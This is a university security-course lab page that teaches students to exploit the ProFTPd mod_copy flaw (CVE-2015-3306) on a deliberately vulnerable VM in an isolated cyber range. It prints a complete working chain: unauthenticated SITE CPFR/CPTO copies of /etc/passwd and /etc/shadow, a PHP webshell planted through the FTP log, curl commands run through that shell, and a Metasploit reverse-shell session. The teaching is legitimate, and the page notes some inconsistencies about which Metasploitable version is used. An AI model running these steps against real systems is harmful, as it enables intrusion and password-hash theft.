Your first exploit
Form a team. Connect to the cyber range. Get your first foothold on a remote machine — without writing any code.
The goal of DS 6042 is to teach the tools, techniques, and mental models you need to build and deploy secure data pipelines and AI systems. The course starts on the attacker's side, though: before you can reason about defending a system, you should know what it feels like to break one — which tools attackers reach for, which assumptions they exploit, and the mental model behind a real intrusion. Lab 0 is your first hour in that seat.
In April 2015 a security researcher noticed that ProFTPd's optional mod_copy module accepted the SITE CPFR and SITE CPTO commands without checking whether the FTP client had logged in. Anyone who could open a TCP connection to port 21 could read or write any file the ProFTPd daemon could reach. That includes /etc/passwd, the web root, and any place else the daemon's process had filesystem access. The bug got the identifier CVE-2015-3306 and a Metasploit module within days; eleven years later it still lives inside Metasploitable 3, the deliberately-vulnerable Linux VM the security community uses for teaching. You will fire it three different ways today.
proftpd_modcopy_exec.rb · target: Metasploitable 3 (Ubuntu Linux variant).
Every major section ends with a short "Try it" block. The shape of those questions is the same shape that appears on the midterm and final exam — attempt each one yourself before clicking "Show answer." They're the most efficient exam prep this lab offers; don't skim past them.
A few words above will be unfamiliar — ProFTPd, mod_copy, TCP port, /etc/passwd, banner, enumeration. You don't have to know them yet. Every term underlined like this on this page is hoverable: an explainer opens directly below the line you're reading, pushing the rest of the page down — nothing gets covered.
Demo · the attack you're about to run
The widget below is a simulation of the full exploit chain — every keystroke, every server response, every byte of file content. By the end of §6 you'll have done all of this for real against the Metasploitable 3 VM in the cyber range. Use the demo now to see where we're headed; come back to it later if you get stuck.
10.0.0.6. Use Terminal A to open the FTP control channel — nc 10.0.0.6 21 — then send SITE CPFR /etc/passwd and SITE CPTO /var/www/html/leak. No USER or PASS needed. Then use Terminal B to fetch the copied file over HTTP: curl http://10.0.0.6/leak. Or click ▶ Auto-play to watch the entire attack run itself.
nc 10.0.0.6 21 in Terminal A.
Both terminals are simulated; nothing leaves your browser. The real exploit runs the same keystrokes against a real Metasploitable 3 VM inside the cyber range (Section 6 below).
An Overview of Tools and Targets
- Target: Metasploitable 3 · Ubuntu Linux variant on a private subnet, no internet egress. The vulnerable service is
ProFTPd 1.3.5on TCP/21 with themod_copymodule loaded. - Tools (pre-installed on the Kali VM):
nmap,nc(netcat),curl,msfconsole(Metasploit Framework). - CVE: CVE-2015-3306. Metasploit module:
exploit/unix/ftp/proftpd_modcopy_exec. - Punchline of the lab: command execution as
www-dataon the target — pre-authentication, no credentials needed. You will read/etc/passwd(world-readable) and run arbitrary shell commands. Going further (root) is a privilege-escalation step covered in Lab 10.
Authorized use - Read this carefully.
Everything you are about to do is illegal outside an authorized environment. The Virginia Cyber Range is authorized — it is a private, isolated cloud network provisioned specifically for educational use, with no path to the public internet. You may not run these tools against your laptop's wifi, your dorm network, your employer's network, AWS instances you happen to own, friends' machines, or anything else not assigned to this course. Port scanning alone can be a felony under the Computer Fraud and Abuse Act (18 U.S.C. § 1030). Stay in the sandbox.
1 · Form your team ~15 min
Teams of 2 or 3 students. Labs 1 through 20 are built around team collaboration — you will pair-program, hand work off mid-lab, and present together at module reviews.
Write a one-page contract covering: (1) names + the contact channel you actually check, (2) meeting cadence outside class, (3) decision rule for disagreements, (4) workload split per lab, (5) escalation path if a teammate disappears.
Pick a short lowercase team handle — one word, no spaces (e.g. mockingbird, redoubt, cardinal). You will use it as a filename prefix all semester.
Submit on Gradescope (one per team): roster + handle + signed contract.
2 · Connect to the Virginia Cyber Range ~20 min
The Virginia Cyber Range (VCR) is a cloud-hosted cyber range. Every lab that involves attacking or defending a live system happens inside it. Each team gets a personal isolated network containing a Kali Linux VM (attacker) and a Metasploitable 2 VM (target).
- Accept the enrollment invite. Click the button below, sign in with your Google account, and accept the course. Click the invitation code ↗
- Launch the exercise. Click Launch Exercise. Provisioning takes ~60 seconds. Two VMs spin up:
kali(attacker, what you'll use) andmetasploitable(target, what you'll exploit). - Connect to Kali. The cyber range opens a full Linux desktop in your browser via Apache Guacamole — no SSH client needed. Default login is
kali/kali(a public default that is only acceptable inside an isolated cyber range — never assume defaults are safe in production). - Open a Terminal Emulator on Kali. You'll do everything from here on in this terminal — run the four commands below, in order.

>_ icon in the top panel (third from the left). The Applications menu (top-left) also lists Terminal Emulator under System Tools. The cyber range ships a current XFCE-based Kali whose menu lives behind a small dragon icon in the same top-left position — the click target is what matters, not the styling. Image: Wikimedia Commons (GPL).2a · Find your own IP. ip a dumps every network interface on the box. The one that matters is eth0 — your connection to the cyber range's private subnet.
$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 02:42:0a:00:00:05 brd ff:ff:ff:ff:ff:ff
    inet 10.0.0.5/24 brd 10.0.0.255 scope global eth0
       valid_lft forever preferred_lft forever
The highlighted line tells you two things: your IP is 10.0.0.5, and the /24 says you share a subnet with every IP from 10.0.0.0 to 10.0.0.255. (Your actual address will differ — note yours.)
2b · Find the target with a ping sweep. Ask Nmap to send one ICMP probe to every address on the subnet. -sn means "ping scan only, no port scan" — fast host discovery.
$ sudo nmap -sn 10.0.0.0/24
Starting Nmap 7.94 ( https://nmap.org ) at 2026-09-04 14:20 UTC
Nmap scan report for 10.0.0.1
Host is up (0.00012s latency).
Nmap scan report for 10.0.0.5
Host is up.
Nmap scan report for 10.0.0.6
Host is up (0.00033s latency).
Nmap done: 256 IP addresses (3 hosts up, 0.762 seconds elapsed)
Three live hosts: .1 (the cyber-range gateway), .5 (you, from the previous step), and .6 — the one that isn't either of those. That's your target.
2c · Save the target IP into a shell variable. Every command in the rest of this lab uses $TARGET instead of hard-coding the address. That way you can copy-paste examples without editing them — and so can your teammate. In the cyber range the target VM answers to the hostname target.example.com, so rather than copy the IP by hand you can resolve it straight out of a single ping:
$ export TARGET=$(ping -c 1 target.example.com | grep -oE '[0-9]+(\.[0-9]+){3}' | head -1)
$ echo $TARGET
10.0.0.6
The ping output starts PING target.example.com (10.0.0.6) ...; the grep/head pulls the first IPv4 address out of that line and export stores it. export places the variable into the shell's environment so child processes (like nc, nmap, and msfconsole) inherit it. If echo $TARGET prints your target IP back, you're good — write it in your shared team notes so your teammate has it too. If it prints nothing, the name didn't resolve; fall back to the ping sweep above and export TARGET=<the .6 address> directly.
Your Kali instance is on 10.0.0.5/24. How many addresses does that subnet contain? Two of those addresses are conventionally reserved for non-host use — which two, and what are they used for?
Show answer
/24 means the first 24 of 32 IP bits are fixed; the remaining 8 are free. That's 28 = 256 addresses, 10.0.0.0 through 10.0.0.255. Two are reserved: 10.0.0.0 is the network address (refers to the subnet itself; never assigned to a host), and 10.0.0.255 is the broadcast address (a packet to this address is delivered to every host on the subnet). The remaining 254 are assignable to actual hosts — yours is .5, the gateway is .1, the target is .6.2d · Confirm the target is reachable. Send one ping packet and watch for a reply. If you don't get one, the target VM hasn't finished booting — wait 30 seconds and try again.
$ ping -c 1 $TARGET
PING 10.0.0.6 (10.0.0.6) 56(84) bytes of data.
64 bytes from 10.0.0.6: icmp_seq=1 ttl=64 time=0.412 ms

--- 10.0.0.6 ping statistics ---
1 packets transmitted, 1 received, 0% packet loss, time 0ms
rtt min/avg/max/mdev = 0.412/0.412/0.412/0.412 ms
1 received, 0% packet loss — the target is up and reachable. You're ready for section 3.
Both teammates can independently log into VCR and ping the target from their Kali instance. Take a screenshot of ping $TARGET succeeding.
3 · Reconnaissance — identify the service ~30 min
You have a target IP. You don't yet know what's running on it. Real enumeration follows a fixed pattern: scan ports → identify services → identify versions → look up vulnerabilities for those versions. Today we do all four.
- Think · 2 minYou're about to run
nmap -p-against Metasploitable 3 — a VM whose entire purpose is to be vulnerable. Before you read on, predict on your own: how many open TCP ports will the scan find — a handful, or dozens? And of those, which single port number is the one this lab attacks, and what service answers on it?
I've done the Think step — reveal Pair & Share
- Pair · 3 minCompare guesses with your neighbour. Did one of you expect a locked-down box (2–3 ports) and the other a buffet? Who named port 21/FTP as the target, and what tipped you off — the lab title, or the CVE in the overview?
- Share · 2 minAs a table, commit to one number for "how many open ports" and one port number for "today's target." Then check both against the real scan output below — and notice how many other exploitable services you're choosing to walk past.
3.1 Find open ports
sudo nmap -p- $TARGET-p- scans all 65,535 TCP ports (the default is the top 1,000 — fast, but the real world doesn't always cooperate). The full scan takes ~1–2 minutes against Metasploitable, which deliberately runs many vulnerable services. Your output will look something like this (truncated):
$ sudo nmap -p- 10.0.0.6
PORT     STATE SERVICE
21/tcp   open  ftp           # <- the one we exploit today
22/tcp   open  ssh
23/tcp   open  telnet
25/tcp   open  smtp
53/tcp   open  domain
80/tcp   open  http
111/tcp  open  rpcbind
139/tcp  open  netbios-ssn
445/tcp  open  microsoft-ds
512/tcp  open  exec
513/tcp  open  login
514/tcp  open  shell
1099/tcp open  rmiregistry
1524/tcp open  ingreslock
2049/tcp open  nfs
2121/tcp open  ccproxy-ftp
3306/tcp open  mysql
3632/tcp open  distccd
5432/tcp open  postgresql
5900/tcp open  vnc
6000/tcp open  X11
6667/tcp open  irc
8009/tcp open  ajp13
8180/tcp open  unknown
# ... ~25 services in total
The whole point of Metasploitable is that it deliberately exposes a buffet of vulnerable services — FTP, Telnet, NetBIOS, MySQL, PostgreSQL, IRC, distcc, and more — each with at least one known exploit. Today we only attack 21 (ftp). The other twenty-plus services on this same VM are real attack surfaces; in Lab 10 you will let an agent enumerate and exploit several of them in one engagement.
3.2 Identify the service version
sudo nmap -sV -p 21 $TARGET-sV is service-version detection: Nmap connects to each port, reads the banner that the service sends back, and matches it against its fingerprint database. You should see this:
$ sudo nmap -sV -p 21 $TARGET
Starting Nmap 7.94 ( https://nmap.org ) at 2026-09-04 14:21 UTC
Nmap scan report for 10.0.0.6
Host is up (0.00033s latency).

PORT   STATE SERVICE VERSION
21/tcp open  ftp     ProFTPD 1.3.5

Service detection performed. Please report any incorrect results.
Nmap done: 1 IP address (1 host up) scanned in 6.31 seconds
The version string ProFTPD 1.3.5 is the smoking gun. That release shipped with the mod_copy module enabled and an authentication-bypass bug — which is why we picked it for the first lab.
3.3 Confirm the banner with your own eyes
You don't have to trust Nmap. Connect to the FTP service with nc (netcat, the swiss-army-knife TCP client):
nc $TARGET 21
# 220 ProFTPD 1.3.5 Server (Debian) [::ffff:10.0.0.6]   ← server greeting
QUIT
# 221 Goodbye.
220 is the FTP "service ready" reply code. The string after it is exactly what nmap -sV was reading. Notice the version is in the banner by default — ProFTPd does not hide it. The first hardening move at any real deployment is to set ServerIdent to something less informative; here in the lab the banner is what hands us the CVE.
4 · FTP in 60 seconds
FTP (File Transfer Protocol) is a plaintext, line-oriented protocol from 1971. The client sends ASCII commands one per line; the server replies with a three-digit code plus a human-readable message.
- Think · 2 minA normal FTP session authenticates before it does anything useful. On your own, sketch the order of the four key lines for a successful login —
USER,PASS, the server's331and230replies — and predict at which line in that sequence the server has decided you're allowed to touch files. Hold onto that line number.
I've done the Think step — reveal Pair & Share
- Pair · 4 minCompare your line orderings. Did you both put the "now you're trusted" moment at the
230 User logged inreply? If a server let you run a file-copy command before that line, what word describes the bug? - Share · 2 minAs a table, commit to one answer: at which response code does authentication complete in a healthy session? Then watch the table below — and note that the attack you're building never reaches that line at all, which is exactly the point of the mod_copy bug.
| direction | line | meaning |
|---|---|---|
| ← server | 220 ProFTPD 1.3.5 Server (Debian) | service ready, banner |
| → client | USER alice | "I want to log in as alice" |
| ← server | 331 Password required for alice | username known, need password |
| → client | PASS hunter2 | password |
| ← server | 230 User alice logged in | authenticated |
| → client | QUIT | close session |
| ← server | 221 Goodbye. | session closed |
The attack happens before authentication. We never get to the 230 logged in line — instead we send SITE CPFR / SITE CPTO straight after the banner. The bug is that ProFTPd's mod_copy answers those commands without checking whether we've logged in first.
Suppose you sent USER alice and the server replied with 230 Login successful. instead of 331 Please specify the password.. What does that tell you about the server's configuration — and why might it matter to a security audit?
Show answer
anonymous or ftp account is mapped to a guest directory and accepts any password including none), or the account has no password set. Either is a significant audit finding. Anonymous FTP made sense in 1985 for sharing public files; in 2026 most production servers should require authentication, and a server that accepts unauthenticated logins is leaking either configuration (it's intentional and may be fine) or a credential-management failure (it's accidental and is not fine).5 · The mod_copy bug
ProFTPd 1.3.5 ships an optional module called mod_copy that adds two non-standard FTP commands — SITE CPFR (copy-from) and SITE CPTO (copy-to) — so a logged-in user can duplicate files on the server without downloading and re-uploading them. Useful feature; uncontroversial. The bug is in where the authentication check sits.
- Think · 3 minThe feature is harmless when used as intended: a logged-in user copies files server-side. So the vulnerability isn't a buffer overflow or a clever payload — it's something the developer forgot to write. On your own, predict the single missing check in the
SITE CPFR/SITE CPTOhandlers, and spell out the two attack primitives an attacker gains when that check is absent. (Hint: the daemon runs as root and the web root is writable.)
I've done the Think step — reveal Pair & Share
- Pair · 4 minCompare with your neighbour. Did you both land on "no check that the session is authenticated"? One of you probably named arbitrary file read; did the other get to arbitrary file write → code execution? Which primitive did each of you miss?
- Share · 2 minAs a table, write the one line of C the handler should have had but didn't, and commit to which primitive is more dangerous and why. Then read the actual simplified
mod_copy.cbelow to confirm the auth check really is absent.
The intended flow is: client logs in with USER/PASS, then issues SITE CPFR /path/from followed by SITE CPTO /path/to. The mod_copy handler reads the source path, opens the destination path, writes one to the other. Both files are accessed with the running daemon's permissions, not the logged-in user's. Stripped to its essence, the handler does this:
/* mod_copy.c — what the SITE CPFR / CPTO handler does, simplified */
MODRET copy_cpfr(cmd_rec *cmd) {
    /* ← no session_authenticated check here  */
    copy_source = pstrdup(cmd->pool, cmd->argv[2]);   /* remember source */
    return PR_HANDLED(cmd);
}

MODRET copy_cpto(cmd_rec *cmd) {
    /* ← no session_authenticated check here either  */
    return copy_paths(cmd->tmp_pool, copy_source, cmd->argv[2]);
}
Notice what's not in the handler: a call to session.auth_required. The handler runs whether or not the client has logged in. Once you reach copy_paths the daemon's file-IO routines do their job — they don't ask who's calling. Anyone who can open a TCP connection to port 21 can copy any file the ProFTPd process can read to any file the ProFTPd process can write. No USER, no PASS, no nothing.
That's a one-line bug with two giant consequences:
- Arbitrary file read. Copy any readable file to a place an HTTP client can fetch (e.g. the web root
/var/www/html/). Now you cancurlthe file off the server.
Example:SITE CPFR /etc/passwd→SITE CPTO /var/www/html/leak→curl http://target/leak. - Arbitrary file write → code execution. Copy a file containing PHP code onto the web root. When you fetch that file over HTTP, Apache parses the PHP and runs it. Game over.
Example (the Metasploit module does this): stuff a PHP one-liner into the FTP session log (just by sending a cleverUSER), thenSITE CPFR /var/log/proftpd/proftpd.log→SITE CPTO /var/www/html/x.php. Fetchingx.php?cmd=idrunsidas the web server.
The shell you get this way runs as www-data (Apache's user), not root. From www-data you can read /etc/passwd (world-readable anyway), explore the filesystem, run any commands the web user has permission for — but you cannot read /etc/shadow or open privileged ports. Getting from www-data to root is a separate step called privilege escalation, and is the focus of Lab 10. For today, "command execution on the box" is the prize.
Before Metasploitable 3 shipped, Lab 0 attacked vsftpd 2.3.4 on Metasploitable 2 — a famous backdoor, not a bug. In July 2011 the official vsftpd download server was briefly compromised and the maintainer's release tarball was replaced with a tampered copy. Anyone who logged in with a username containing :) tripped a hidden code path that opened a root shell on TCP port 6200. The poisoned binary was caught within days, but it stayed in Metasploitable 2 forever as a teaching artifact. The contrast is worth holding in your head: vsftpd 2.3.4 was malicious code injected via the distribution channel (a supply-chain compromise); ProFTPd CVE-2015-3306 is honest code with a missing auth check (a coding bug). Both end with attacker code running on the target. Both are the same outcome from the defender's seat. CVE-2024-3094 (the XZ backdoor of 2024) is a modern echo of the first story; CVE-2015-3306 is the second.
Here's a Python sketch of what a correctly-implemented SITE CPFR handler should look like, side-by-side with what ProFTPd 1.3.5 actually shipped:
def cpfr_correct(session, path: str):
    """What it should do."""
    if not session.authenticated:
        return reply(530, "Please login with USER and PASS.")
    session.copy_source = path
    return reply(350, f"File or directory exists, ready for destination name")

def cpfr_proftpd_135(session, path: str):
    """What ProFTPd 1.3.5 actually did — CVE-2015-3306."""
    session.copy_source = path                           # ← no auth check
    return reply(350, f"File or directory exists, ready for destination name")
(a) Suppose an attacker opens a TCP connection to proftpd_135 and immediately, with no USER or PASS, sends SITE CPFR /etc/shadow. What does the server reply, and what is session.copy_source set to?
(b) The same attacker now sends SITE CPTO /var/www/html/x. Roughly what happens? What does the attacker then do from their browser to retrieve /etc/shadow?
(c) In the correct version, what reply would the attacker get to the very first command? Why is that one extra line of code (the if not session.authenticated guard) the entire difference between a hardened server and a CVE?
Show answer
(a) The server replies 350 File or directory exists, ready for destination name and stores /etc/shadow as the pending source path. No 530 "please log in" reply ever fires.
(b) The server's cpto handler — also un-guarded in 1.3.5 — calls copy_paths(/etc/shadow, /var/www/html/x). Because ProFTPd runs as root on most systems (it has to bind port 21), it can read /etc/shadow. Because Apache's web root is writable by the ProFTPd process, the copy succeeds. The attacker then runs curl http://target/x from their browser and reads the password hashes.
(c) The correct version replies 530 Please login with USER and PASS. and never touches copy_source. The whole CVE is the missing line. This is the single most common shape of authentication bugs in the wild: an early-return guard that was forgotten on a side-door command. OWASP A07:2021 (Identification and Authentication Failures) is exactly this class.
6 · Manual exploitation ~30 min
Now you do it for real. Open two terminal tabs on Kali and follow along. The first terminal does the bug-triggering FTP dance; the second one fetches the result over HTTP.
- Think · 2 minYou're about to connect with
nc $TARGET 21and — without sending anyUSERorPASS— fireSITE CPFR /etc/passwdthenSITE CPTO /var/www/html/leak. On your own, write down the exact response code you expect the server to send back to each of those two commands. Will it refuse you (a5xx), or play along?
I've done the Think step — reveal Pair & Share
- Pair · 3 minCompare predicted codes with your neighbour. Did either of you expect a
530 Please log inthat never comes? What does it feel like to watch a server answer250 Copy successfulto an attacker who never authenticated? - Share · 2 minAs a table, commit to the two response codes you expect (one for
CPFR, one forCPTO), then run the real exchange in Terminal A below and check them line for line.
SITE CPFR /etc/passwd + SITE CPTO /var/www/html/leak — the daemon copies the file into the web root with no auth check. The second one (port 80, HTTP) fetches the copied file with curl.6.1 Terminal A · trigger the bug over FTP
nc $TARGET 21
# 220 ProFTPD 1.3.5 Server (Debian) [::ffff:10.0.0.6]
SITE CPFR /etc/passwd
# 350 File or directory exists, ready for destination name
SITE CPTO /var/www/html/leak
# 250 Copy successful
Read those three exchanges carefully. You never sent USER or PASS — yet the server happily accepted SITE CPFR, remembered /etc/passwd as the pending source, and then on SITE CPTO copied it into Apache's web root with the daemon's privileges. The 250 Copy successful reply is the server telling you the file is now sitting at /var/www/html/leak. The QUIT can wait; leave the session open in case you want to copy another file in a moment.
6.2 Terminal B · fetch the file over HTTP
curl http://target.example.com/leak
# root:x:0:0:root:/root:/bin/bash
# daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
# bin:x:2:2:bin:/bin:/usr/sbin/nologin
# ... (every user account on the target) ...
# vagrant:x:1000:1000::/home/vagrant:/bin/bash
You just read every account on the box without authenticating to anything. /etc/passwd is world-readable on Linux, so this particular file isn't a secret — but the mechanism is what matters: you can copy any file the daemon can read into a place you can fetch. Change the source path and you change what you read; change the destination path and you change where it goes. The bug is a universal file-read and (in the next subsection) a universal file-write.
6.3 Turn the bug into code execution
File read is a nice party trick; arbitrary code execution is the prize. The standard trick on this CVE is to plant a PHP one-liner where Apache will execute it. The most common channel is the ProFTPd auth log: anything you send as the USER argument gets written to /var/log/proftpd/proftpd.log. Send PHP code as the username, copy the log into the web root with a .php extension, then fetch it.
# --- Terminal A · plant the PHP, then copy the log into web root ---
nc $TARGET 21
# 220 ProFTPD 1.3.5 Server (Debian) ...
USER <?php system($_GET["c"]); ?>
# 331 Password required for <?php ...
# (no need to send PASS; the USER value is already in the log)
SITE CPFR /var/log/proftpd/proftpd.log
# 350 File or directory exists, ready for destination name
SITE CPTO /var/www/html/sh.php
# 250 Copy successful

# --- Terminal B · run commands through the webshell ---
curl 'http://$TARGET/sh.php?c=id'
# uid=33(www-data) gid=33(www-data) groups=33(www-data)
curl 'http://$TARGET/sh.php?c=hostname;%20uname%20-a'
# metasploitable3-ub1404
# Linux metasploitable3-ub1404 4.2.0-27-generic ...
curl 'http://$TARGET/sh.php?c=cat%20/etc/passwd'
# (same listing as before, but now via shell, not file read)
You are now www-data on the target — the user Apache runs as. You can execute arbitrary commands through the ?c=... URL parameter. You cannot read /etc/shadow (that requires root); you can read anything the web user can read, write anywhere the web user can write, and run any program on the box.
Two screenshots: (a) Terminal A showing the 250 Copy successful reply from SITE CPTO; (b) Terminal B showing curl http://$TARGET/sh.php?c=id returning uid=33(www-data). One short paragraph in your team notes: in your own words, what one line of code in mod_copy.c — if it had been written — would have stopped this entire attack chain?
The exploit needs two connections — one to port 21 (FTP) and another to port 80 (HTTP). What's the role of each? What would happen if you tried to do everything from a single nc session?
Show answer
SITE CPFR/CPTO commands that copy a file (or a poisoned log file) into the web root. The HTTP session (port 80) is what fetches that file from Apache — and, if the file is PHP, triggers code execution as www-data. Two protocols on two ports: the FTP daemon plants the file; the HTTP daemon executes it. A single nc session can only speak one protocol at a time. You could use nc for the HTTP fetch too instead of curl — manually typing GET /sh.php?c=id HTTP/1.0\r\n\r\n — but curl is one line shorter.ProFTPd runs as root in the default Metasploitable 3 setup. When the SITE CPFR/CPTO copy actually happens, the file IO runs with the daemon's permissions — i.e., as root. So the FTP copy can read /etc/shadow. But when you then curl the file out of the web root, Apache is serving it as www-data. Does the file's content show up to you? Why or why not?
Show answer
/var/www/html/leak with the daemon's identity, but the resulting file's permissions are typically world-readable (mode 644 by default, depending on the daemon's umask). Apache, running as www-data, can open and serve that file because everyone can read it — the contents of /etc/shadow have been "laundered" through the copy into a world-readable file. This is the core insight of confused-deputy attacks: a privileged process (ProFTPd as root) performs an operation on behalf of an unprivileged caller (you) and ends up handing you something you couldn't get directly. Try it in the cyber range: SITE CPFR /etc/shadow + SITE CPTO /var/www/html/shadow.txt + curl http://$TARGET/shadow.txt. If the daemon's umask leaves the new file world-readable, you'll see the hashes.7 · The same attack, with Metasploit ~20 min
Now do it the "professional" way. The point of this section is to see that Metasploit is a wrapper around what you already did by hand — and to learn the workflow you will use for every exploit in the course.
- Think · 3 minYou just ran the whole chain by hand in §6.3: plant PHP in the log via
USER,SITE CPFR/CPTOthe log into the web root, thencurlit to execute. Metasploit'sproftpd_modcopy_execmodule does the same thing in onerun. On your own, predict: which of those three manual steps will be visible in msfconsole's output lines, and which will happen silently inside the framework? And whichshow optionsfield corresponds to your hand-typed/var/www/htmlpath?
I've done the Think step — reveal Pair & Share
- Pair · 5 minCompare your step-to-output mapping with your neighbour. Did you agree on which option name (
RHOSTS?SITEPATH?TARGETURI?) is the web root you wrote by hand? What did one of you assume the framework automates that the other thought you'd still type? - Share · 2 minAs a table, commit to one mapping of "manual step → msfconsole line" for all three steps, then verify it against the real scripted run below and the hover explanations on each line.
$ msfconsole
       =[ metasploit v6.3.x-dev                          ]
+ -- --=[ 2300+ exploits - 1200+ auxiliary - 400+ post   ]

msf6 > search proftpd
   #  Name                                              Disclosure Date  Rank
   -  ----                                              ---------------  ----
   0  exploit/unix/ftp/proftpd_modcopy_exec             2015-04-22        great

msf6 > use exploit/unix/ftp/proftpd_modcopy_exec
[*] No payload configured, defaulting to cmd/unix/reverse_perl

msf6 exploit(...) > show options
   Name        Current Setting   Required  Description
   ----        ---------------   --------  -----------
   RHOSTS                        yes       The target host(s)
   RPORT       80                yes       HTTP port to fetch the payload
   RPORT_FTP   21                yes       The target FTP port
   SITEPATH    /var/www          yes       Absolute writable web root
   TARGETURI   /                 yes       Base URI from which SITEPATH is served
   TMPPATH     /tmp              yes       Absolute writable path for staging

msf6 exploit(...) > set RHOSTS 10.0.0.6
RHOSTS => 10.0.0.6

msf6 exploit(...) > set SITEPATH /var/www/html
SITEPATH => /var/www/html

msf6 exploit(...) > run
[*] 10.0.0.6:80 - 10.0.0.6:21 - Connecting to FTP server 10.0.0.6:21...
[*] 10.0.0.6:80 - 10.0.0.6:21 - Sending copy commands to FTP server
[+] 10.0.0.6:80 - Executing PHP payload /odXXXXXXX.php
[*] Sending stage (39927 bytes) to 10.0.0.6
[*] Command shell session 1 opened (10.0.0.5:4444 -> 10.0.0.6:51234)

id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
session closed
If the shell drops (you typed exit, or the connection was interrupted) you'll land back at the msf6 prompt with the shell gone. List the sessions Metasploit is still tracking, then re-attach to the one you want:
msf6 exploit(...) > sessions     # list open sessions
msf6 exploit(...) > sessions 1   # re-select session 1
If sessions lists nothing, every shell is closed — just run the exploit again to open a fresh one.
That's it. The framework opened the FTP connection, planted PHP code in the daemon's log via the USER argument, ran SITE CPFR/CPTO to copy the log into the web root, and then fetched the planted file over HTTP — exactly the same chain you ran by hand in §6.3, wrapped in a session manager, a payload selector, and a logging system.
This is the pattern for the rest of the semester: read the protocol, do it by hand once to internalize the mechanics, then use the framework module after you understand what it is doing.
Three things you did manually in §6.3: (a) opened a nc connection to port 21 and sent USER <?php ... ?> to plant code in the log; (b) sent SITE CPFR /var/log/proftpd/proftpd.log + SITE CPTO /var/www/html/sh.php to copy it into the web root; (c) opened a curl to http://$TARGET/sh.php?c=id to execute it. Which lines in the msfconsole output above correspond to each step?
Show answer
[*] 10.0.0.6:80 - 10.0.0.6:21 - Connecting to FTP server 10.0.0.6:21... — Metasploit opened the FTP control connection (the planting of code in the log happens silently with a crafted USER on the next exchange, hidden inside the framework). (b) → [*] 10.0.0.6:80 - 10.0.0.6:21 - Sending copy commands to FTP server — the two SITE commands that move the log file into Apache's web root. (c) → [+] 10.0.0.6:80 - Executing PHP payload /odXXXXXXX.php + Command shell session 1 opened — Metasploit performs the HTTP fetch that triggers the payload, then attaches the resulting reverse shell to your terminal as a managed "session." Same three steps; you just typed five characters of slash-command instead of two terminals.At the end of class, open the VCR exercise page and click Terminate. VCR meters per-VM-hour; an idle exercise consumes credits until it times out. Build this into your last 2 minutes every lab day.
8 · Reflection
Discuss with your teammates. Two short paragraphs, one per question:
You got code execution without ever logging in — no real username, no real password. Bugs like that are called pre-authentication vulnerabilities. Why are they more dangerous than bugs that only work after someone legitimately logs in?
The whole CVE is a single missing check. Read the Python sketch in §5 again — the difference between cpfr_correct and cpfr_proftpd_135 is one if statement. Why do you think this kind of bug is so common across software, and what process changes might catch it before release? (Code review checklists? Authentication-required default decorators? Compiler-enforced caller assertions?) Pick one and argue for it in three sentences.
You could write a 20-line bash script that automates §6.1 through §6.3. What does Metasploit add on top of that script? Think about post-exploitation modules, payload selection, session handling, and what happens when you have ten targets instead of one.
Deliverables
| part | deliverable | format |
|---|---|---|
| 1 · team | roster + handle + signed contract | PDF on Gradescope, one per team |
| 2 · cyber range | screenshot of ping $TARGET succeeding | PNG/JPG embedded in PDF |
| 3 · recon | screenshot of nmap -sV showing ProFTPD 1.3.5 | PNG/JPG embedded in PDF |
| 6 · manual exploit | two screenshots: (a) Terminal A with 250 Copy successful reply; (b) Terminal B with curl ... ?c=id returning uid=33(www-data) | PNG/JPG embedded in PDF |
| 7 · metasploit | screenshot of the msfconsole session showing www-data shell after run | PNG/JPG embedded in PDF |
| 8 · reflection | three short paragraphs, one per prompt | same PDF, last page |
Submit one PDF per team, named lab00-<handle>.pdf.
FAQ
The Try-it widget worked; do I still have to do it inside the cyber range?
Yes. The widget is a simulation — and it currently still walks the historical vsftpd 2.3.4 backdoor (see the heads-up callout under §Demo). The graded artifacts come from the real Kali ↔ Metasploitable 3 exchange in VCR running the ProFTPd mod_copy chain in §6.
A missing auth check seems trivial. Has anything that simple ever shipped in real software since 2015?
